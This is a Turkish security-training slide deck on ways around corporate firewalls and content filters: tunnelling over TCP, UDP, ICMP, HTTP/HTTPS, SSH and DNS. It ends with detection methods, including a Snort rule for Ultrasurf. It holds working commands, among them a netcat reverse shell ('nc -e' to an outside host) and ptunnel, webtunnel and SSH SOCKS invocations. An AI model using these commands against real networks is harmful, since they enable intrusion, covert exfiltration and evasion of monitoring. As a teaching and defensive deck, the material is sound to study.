

# Güvenlik Duvarı ve İçerik Filtreleme Sistemlerini Atlatma Yöntemleri

Huzeyfe ÖNAL

Bilgi Güvenliği AKADEMİSİ

<http://www.bga.com.tr>

[honal@bga.com.tr](mailto:honal@bga.com.tr)

# Amaç

- Kurumsal iş ortamlarında kullanılan güvenlik duvarı ve içerik filtreleme sistemlerinin günümüz tehditlerine karşı yetersiz kaldığının uygulamalı olarak gösterimi



# İçerik

- TCP/IP ağlarda port/protokol tünelleme
- “Tek port/protokol ile sınırsız internet” ilkesi
- Genel içerik filtreleme ve güvenlik önlemleri
- Protokoller üzerinden tünelleme
  - TCP/UDP/ICMP
  - DNS
  - HTTP/HTTPS
  - Engelleme yöntemleri
- Zararlı yazılımlar ve tünelleme kullanımı

# TCP/IP Ağlarda Gizli Kanallar ve Tünelleme

- Amaç dışarı sızdırılacak veriyi gizleme veya içerik filtreleme sistemlerini atlatma.
- Gizli kanallar ve tünelleme sistemleri pentest çalışmalarında sık tercih edilen yöntemlerdendir.
- Genellikle dışarda ek bir sunucuya ihtiyaç duyar
- Günümüz güvenlik sistemleri tünelleme ve gizli kanallar karşısında yetersiz kalmaktadır.

**“Tek port/protokol açıksa tüm port/protokoller açıktır” ilkesi**



# Genel Güvenlik Önlemleri

- İç ağ kullanıcıları intrenete çıkarken kontrol noktaları:
  - Güvenlik duvarı
  - İçerik filtreleme sistemi
  - Saldırı tespit ve engelleme sistemi
  - Kötücül yazılım kontrol, engelleme sistemi
- Tüm bu güvenlik önlemleri şifreli trafiği incelememez
  - Sadece 443. porttan çalışan HTTPS'i inceleyen istisnaları vardır.

# TCP Üzerinden Tünelleme Yöntemleri

- Dışa doğru herhangi bir TCP portu açıksa
  - OpenVPN kullanarak doğrudan VPN kurulabilir
  - Açık port üzerinden SSH tünelleme yapılarak tüm trafik kolayca tünellenebilir
  - Dışarıdaki bir kullanıcı iç ağa sokulabilir
  - NAT arkasında olup olmaması farketmez!
- Bir portun dışa(internete) doğru açık olup olmadığı nasıl anlaşılır?

# TCP Portu Denetleme

- Hping & tcpdump kullanarak herhangi bir porta yönelik filtreleme kuralı olup olmadığı belirlenebilir
- Eğer filtreleme yoksa hedef sistemden SYN-ACK paketleri dönmeli
- Filtreleme varsa RST paketi dönmeli veya herhangi bir paket dönmemeli


```
root@bt:~# hping -p 80 -S www.bga.com.tr -c 2
HPING www.bga.com.tr (eth0 91.93.119.87): S set, 40 headers + 0 data bytes
len=46 ip=91.93.119.87 ttl=56 DF id=161 sport=80 flags=SA seq=0 win=0 rtt=19.7 ms
len=46 ip=91.93.119.87 ttl=56 DF id=169 sport=80 flags=SA seq=1 win=0 rtt=14.5 ms

--- www.bga.com.tr hping statistic ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 14.5/17.1/19.7 ms
```




# UDP Üzerinden Tünelleme Yöntemleri

- Genellikle UDP 53(dns), UDP 500(IKE) portu dışı doğru açık unutulur.
- Herhangi bir UDP portu açıksa OpenVPN kullanarak tüm trafik sınırsız bir şekilde tünel içerisinden dışarı çıkarılabilir.
- Kullanmak için admin hakları gerektirir.
- Dışarıda bir adet openvpn sunucu ihtiyacı vardır
  - Ücretsiz openvpn hizmeti sunan yerler



# UDP Tünelleme

- Dışarı doğru UDP portunun açık olduğu nasıl anlaşılır?
  - Genel bir yöntem yoktur.
  - Spesifik protokoller için çeşitli yöntemler denenebilir
- Dışarı doğru UDP/53 portunun açık olup olmadığının kontrolü
  - Nslookup
  - Server=8.8.8.8
  - >www.google.com



```
lifeoverip-egitim.ovpn (G:\) - GVIM
File Edit Tools Syntax Buffers Window Help
client
proto udp
dev tap
remote 91.93.119.80 53
resolv-retry infinite
nobind
persist-key
persist-tun
auth-user-pass
ca ca.cer
comp-lzo
~
~
~
```

# ICMP Üzerinden Tünelleme Yöntemleri

- ICMP genellikle sorun giderme amaçlı kullanılır
  - Ping, traceroute vs.
- Özellikle otel vs gibi ücretli internet hizmeti sunan yerlerde dışa doğru ICMP echo request paketlerine yetkisiz izin verilir
- ICMP tünelleme kullanılarak tüm trafik bu protokol üzerinden tünellebilir
- Dışarıda bir sunucu gerektirir
- Engellemesi kolaydır

# Ptunnel ICMP Tünelleme Yazılımı

The screenshot shows a terminal window with two main sections. The top section shows the server-side command and output for Ptunnel. The bottom section shows the client-side command and output for Ptunnel, followed by a telnet connection attempt to the target.

```
File Edit View Options Transfer Script Tools Help
www.lifeoverip.net | www.lifeoverip.net (1)

[root@vps-fw ~]# ptunnel
[inf]: Starting ptunnel v 0.70.
[inf]: (c) 2004-2009 Daniel Stoele, <daniels@cs.uit.no>
[inf]: Forwarding incoming ping packets over TCP.
[inf]: Ping proxy is listening in privileged mode.

root@guvenlikod: /home/huzeyfe
root@guvenlikod:/home/huzeyfe# ptunnel -p vpn.lifeoverip.net -lp 8000 -da www.gezginler.net -dp 80 -c eth0
[inf]: Starting ptunnel v 0.60.
[inf]: (c) 2004-2005 Daniel Stoele, daniels@cs.uit.no
[inf]: Relaying packets from incoming TCP streams.
[inf]: Incoming connection.
[evt]: No running proxy thread - starting it.
[inf]: Initializing pcap.
[inf]: Ping proxy is listening in privileged mode.

root@guvenlikod: ~
root@guvenlikod:~# telnet localhost 8000
Trying 127.0.0.1...
Connected to tcell.
Escape character is '^'.
```


**Ptunnel - sunucu**

**Ptunnel - istemci:**  
localin 8000.portu  
www.gezginler.net'in 80.portuna eş

**www.gezginler.net Port 80**

# HTTP tünelleme

- Şirketlerde genellikle açık olan tek port
- Proxy kontrolünde internet hizmeti verilir
- HTTP tünelleme proxy mantığıyla çalışır(HTTP proxy, SOCKS proxy)
- Internette ücretsiz hizmet veren binlerce socks/http proxy adresi bulunabilir
- HTTP portu açıksa diğer tüm portlar HTTP üzerinden tünellenebilir



# WebTunnel

- HTTP tünelleme yazılımları IPS ve NGX Firewallar tarafından yakalanabilir
- HTTP ve HTTPS üzerinden kullanılabilir
- Aradaki engelleme cihazlarına normal HTTP istekleri gibi gözükeceği için yakalanma riski düşüktür

# Webtunnel Çalışma Yapısı

- **Webtunnel iki adet perl scriptinden oluşmaktadır**
- **Sunucu scripti:** Sunucu üzerinde cgi-bin dizinine yerleştirilir tünelin ucunda bizi internete çıkaracak bileşendir
- **İstemci scripti:** Sunucudaki cgi-bin dizinindeki scripte bağlanıp bizim isteklerimizi tünelleyecek bileşen
- **perl wtc.pl tcp://localhost:8080  
tcp://vpn.lifeoverip.net:22 [http://WEB\\_SUNUCU/cgi-bin/wts.pl](http://WEB_SUNUCU/cgi-bin/wts.pl)**
- **Localhost'un 8080 portu artık vpn.lifeoverip.net'in 22 .portuna tünel aracılığıyla bağlanmış oldu.**

# WebTunnel Trafiği İzleme

- Webtunnel trafiğini izleyen bir sistem yandaki logları görecektir.
- IPS vs tarafından engellemek için doğrudan uygulamayı tanıyan imza yazılması gerekir
- Webtunnel bilinen IPS ürünleri tarafından tanınmıyor

```
root@elmasekeri:~# urlsnarf
```

```
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
```

```
123.alibaba. -- [23/Feb/2009:10:56:06 +0200] "GET http://WEB_SUNUCU/cgi-bin/wts.pl?cmd=start&arg=tcp%3A%2F%2Fvpn.lifeoverip.net%3A22 HTTP/1.1" -- "-" "webtunnel/0.0.3"
```

```
123.alibaba. -- [23/Feb/2009:10:56:07 +0200] "GET http://WEB_SUNUCU/cgi-bin/wts.pl?cmd=read HTTP/1.1" -- "-" "webtunnel/0.0.3"
```

```
123.alibaba. -- [23/Feb/2009:10:56:07 +0200] "POST http://WEB_SUNUCU/cgi-bin/wts.pl?cmd=write HTTP/1.1" -- "-" "webtunnel/0.0.3"
```

```
123.alibaba. -- [23/Feb/2009:10:56:07 +0200] "GET http://WEB_SUNUCU/cgi-bin/wts.pl?cmd=read HTTP/1.1" -- "-" "webtunnel/0.0.3"
```

```
123.alibaba. -- [23/Feb/2009:10:56:07 +0200] "GET http://WEB_SUNUCU/cgi-bin/wts.pl?cmd=read HTTP/1.1" -- "-" "webtunnel/0.0.3"
```

```
123.alibaba. -- [23/Feb/2009:10:56:07 +0200] "POST http://WEB_SUNUCU/cgi-bin/wts.pl?cmd=write HTTP/1.1" -- "-" "webtunnel/0.0.3"
```

```
123.alibaba. -- [23/Feb/2009:10:56:08 +0200] "GET http://WEB_SUNUCU/cgi-bin/wts.pl?cmd=read HTTP/1.1" -- "-" "webtunnel/0.0.3"
```

```
...
```

POST detaylarına bakılırsa arada gidip gelen veriler(sifreler vs)okunabilir. Dolayisi ile tuneli guvenli kurabilmek icin https baglantisi kullanilmalidir.



# Kontrolsüz Port:HTTPS

- Kurumsal ortamlarda içerik filtreleme amaçlı çalışan yazılımlar genellikle 443. portu incelemezler
- HTTPS portunu incelemenin iki temel yolu vardır:
  - HTTPS trafiğini proxy üzerinden çıkarmak
  - HTTPS trafiğinin içeriğini okuyarak(SSL MITM) filtreleme yapmak

# Proxy ile HTTPS'i Kontrol Etmek


- Kullanıcı browser'ına ayar girilerek tüm HTTP/HTTPS trafiği proxy üzerinden çıkarılabilir
- Bu durumda kullanıcının
  - Bağlantı kurmak istediği uç noktalar IP adresi veya alan adı(abc.google.com) proxy tarafından görülebilir ve engellenebilir
    - HTTP Connect metodu kullanılır
- Kullanıcının HTTPS trafiği içerisinde gönderip aldığı veriler proxy tarafından bilinmez.

# HTTPS Üzerinden Tünelleme

- Sık tercih edilen tünelleme yöntemleri:
  - OpenVPN 443/TCP portunda
  - <https://www.domain.com/free-proxy.php>
    - Ktunnel, vtunnel benzeri ücretsiz web proxy uygulamaları
  - SSH Socks proxy kullanımı
    - Ssh -D -p 443 abc.freeinternet.com -l test

# HTTPS Üzerinden “Free Internet”

- Bazı durumlarda HTTPS portu üzerinde hiç erişim kontrolü olmayabilir




# SSH Tünelleme

- SSH ile neler yapılabilir:
  - Uzaktaki bir sistem
  - İç ağdaki bir makine internete açılabilir(firewall kuralı vs gerektirmeksizin)
  - SSH kullanarak noktadan noktaya VPN kurulumu sağlanabilir
  - SSH sunucular SOCKS proxy olarak davranabilir
- En basit kullanıma sahip tünelleme yöntemlerindendir
  - Putty+443. portdan çalışan bir SSH sunucusu tüm erişim düzenleyicileri aşabilir.
- Engellemesi kolaydır fakat çoğu sistemde hazır olarak SSH tünellemeyi engelleyecek kural yoktur.

# DNS Tünelleme

- Amaç sadece yerel ağ dns sunucusuna erişimi olan iç ağ kullanıcısının bu DNS sunucuyu aracı olarak kullanarak internete paket gönderip alabilmesi.
- Özellikle kapalı networklerden dışarı çıkış için tek yolun DNS olduğu durumlarda vazgeçilmez tünelleme yöntemidir

# DNS Tünelleme



```
netsec.huzeyfe.net. IN A 1.2.3.4
tunnel.huzeyfe.net. IN NS netsec.huzeyfe.net.
```

# DNS Tünelleme Trafik Analizi

- Aynı domaine ait rastgele alt domain sorguları
- Genellikle base32 encode edilmiş sorgular kullanılır
- Anormallik tespit sistemleri tarafından yakalanabilir

```
Standard query A 7brbj6gnczqynpn2pk7nwuqauo5777mrk6pm5fqegwbtb3udameqzmpl3gnd.mo2ibhszs3atk3q2xcwt3cijoh6g4gx7l4bje2nwc
Standard query A aaaaaadakuaaaaaaaaaaaaaaaaabruubdnkslmenc5gkmmppg2llaf3rzw7nr.dmqvrzw7q2blohca7cycclypbgjypqwawaz67igbw
Standard query A aaaaaafageiaaabaiaaaaaaiaaaaaaiaaaaaaiaaaaaa.17692-0.id-17316.up.sshdns.sqlninja.net
Standard query A aaaabdafaaaaaaebac4rme4gvi6dzvfsfjwvhzbxeh76ncgciprzhteltnkl.6ua5ble5gyzo3mzbkc4oqakpnowi2rq4cwljnuiwk
Standard query A amj5e2tnqbqngdgpvnvgujat6deq7qw7wrvs3cab63l47dl4kwjq.52227-0.id-17316.up.sshdns.sqlninja.net
Standard query A auwopjup3xbg4t3folpp6lmnhe43xcjxnqi66p2s2ribpkpa2xga.15588-0.id-17316.up.sshdns.sqlninja.net
Standard query A bmlrx3f4o4tueiam5jjfjnxl6xnnztyvdacdfcby5azmzayaaaaaaaa.24008-0.id-17316.up.sshdns.sqlninja.net
Standard query A bssicc4kgvt5eongyx5sj4m42ksybxomsjvo2lpyleumdyvw7bq.52828-0.id-17316.up.sshdns.sqlninja.net
Standard query A en2elgm534at7ev3s7fmm73p5ybtwwbqzioioznf7f3oldmcdpla.10928-0.id-17316.up.sshdns.sqlninja.net
Standard query A fvrwey2anr4xgylun5zc43djouxhgzmmsfxgmjshawwg5dsfrqwk4zrhezcz.2y3uoiwgcztltgi2tmllldorzaaaaaakvug2ylfdfvwvi
Standard query A gaax2sormid3kmhsz5wrsr2wx6ifvlvjzhd7tox66okxzn6agqmq.48928-0.id-17316.up.sshdns.sqlninja.net
Standard query A geg5zf4bwh6c336e3dmhmxyccqgdm7gzuzsifou6fkguv2ouqsotq.10480-0.id-17316.up.sshdns.sqlninja.net
Standard query A j4ogghsrcxz6kh4anyzl5hoegmca6ulxfjktR5zbwxdoi6skpfm4kdfnrnj.mnbzmsf5culqb2trs.47594-0.id-17316.up.ssh
Standard query A j4oxewj1kbzwbvdlwycvz43g673e6sczv7yq4jnx6ier5xfmmacd2hmn3qu.nurunh5brzjfwbukibwesojj2n3jqqudo5kxiq2b4
Standard query A jtocpnxgrcvl5rnlf4pdpdxs4s3d237f5q6p7sveendedgwqb6ma.11757-0.id-17316.up.sshdns.sqlninja.net
Standard query A knjuqljsfyyc2t3qmvxfgu2il42c4m3qgiqeizlcnfqw4ljzmv2gg2btbiaa.aaweaukk2li3p3nm2ncpq4jnecljy6cvwaaaabmw1
Standard query A l7eolg6amqjs6lj5bkuuoprcj736e2ckh6abfxdaziudypp7ccivq.54804-0.id-17316.up.sshdns.sqlninja.net
```



# Ultrasurf

- Tünelleme yazılımlarının şahı!
- Güvenlik sistemlerini atlatmak için çeşitli teknikler kullanır
- Engellemenin en kolay yolu NTLM auth. Kullanımıdır
- IPS üzerinden imza yazarak da engellenebilir



# Ultrasurf Engelleyici Snort İmzası

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 443 (msg:"Ultrasurf Kullanimi!";  
flow:to_server,established; content:"|16030100410100003d0301|";  
classtype:policy-violation; sid:1000099;)
```

16030100410100003d0301 hex ifadesinde normal TLS bağlantılarından farklı tek şey Length değerleri.

Ultrasurf'e ait Length değerleri eğer değişirse ya da aynı değerleri kullanan başka uygulamalar varsa onlar da engellenecektir.

16: Content Type: Handshake

03 01: Version TLS1.0

00 41: **Length 65**

01: Handshake Type: Client Hello

00 00 3d: Length 61

03 01:Version TLS1.0

# İç Ağı Internet'e Açma

- Klasik TCP/IP bilgisine göre internet üzerindeki birisi NAT arkasındaki bir sisteme doğrudan ulaşamaz
  - Aradaki güvenlik/ağ cihazlarından ayar yapmadan
- Evet internetten iç ağa doğrudan ulaşamaz ama iç ağdan internete doğrudan ulaşılabilir
  - Ve bu kanal kullanılarak internetten iç ağa da ulaşılabilir
- Günümüz kötücül yazılımlarının firewall/nat arkasındaki zombi makineleri yönetme yöntemlerinden biri
- Netcat örneği

# Netcat ile Tersine Shell

- Amaç NAT arkasındaki bir sisteme internet üzerinden erişme
  - İş yerinde çalışan bir sistem mühendisinin VPN kullanmadan evden iş yeri makinesine bağlanması
- Internet makinesi:
  - Nc -l 443
- Firewall arkasındaki iş yeri makinesi:
  - Nc -e internetmakinesi 443

# Tünelleme Yazılımları Nasıl Engellenir?

- IPS'ler için özek kural yazımı
- Ngrep gibi pasif dinleme yazılımları
- Yeni nesil güvenlik duvarları(NGX Firewall )
- Anormallik tespit sistemleri
  - Trafik anormallik tespiti /dns tünelleme
  - Protokol anormallik tespiti / ssh tünelleme
- Orta seviye TCP/IP bilgisine sahip çalışan😊

# Sonuç

- Klasik güvenlik duvarları ve içerik filtreleme sistemleri engellemede yetersiz kalabilmektedir.
- Kurumsal iş ortamları için en ideal çözüm tüm trafiği izleyen ve belirli kurallar çerçevesinde alarm üreten ADS yazılımları ve TCP/IP bilgisi gelişmiş güvenlik birimi çalışanlarıdır.
- Yeni nesil güvenlik duvarları bilinen yazılımlar için çok faydalı olsa da internet üzerinde sık kullanılmayan binlerce tünelleme, arka kapı yazılımı vardır. Sadece imza tabanlı sistemler yetersiz kalır.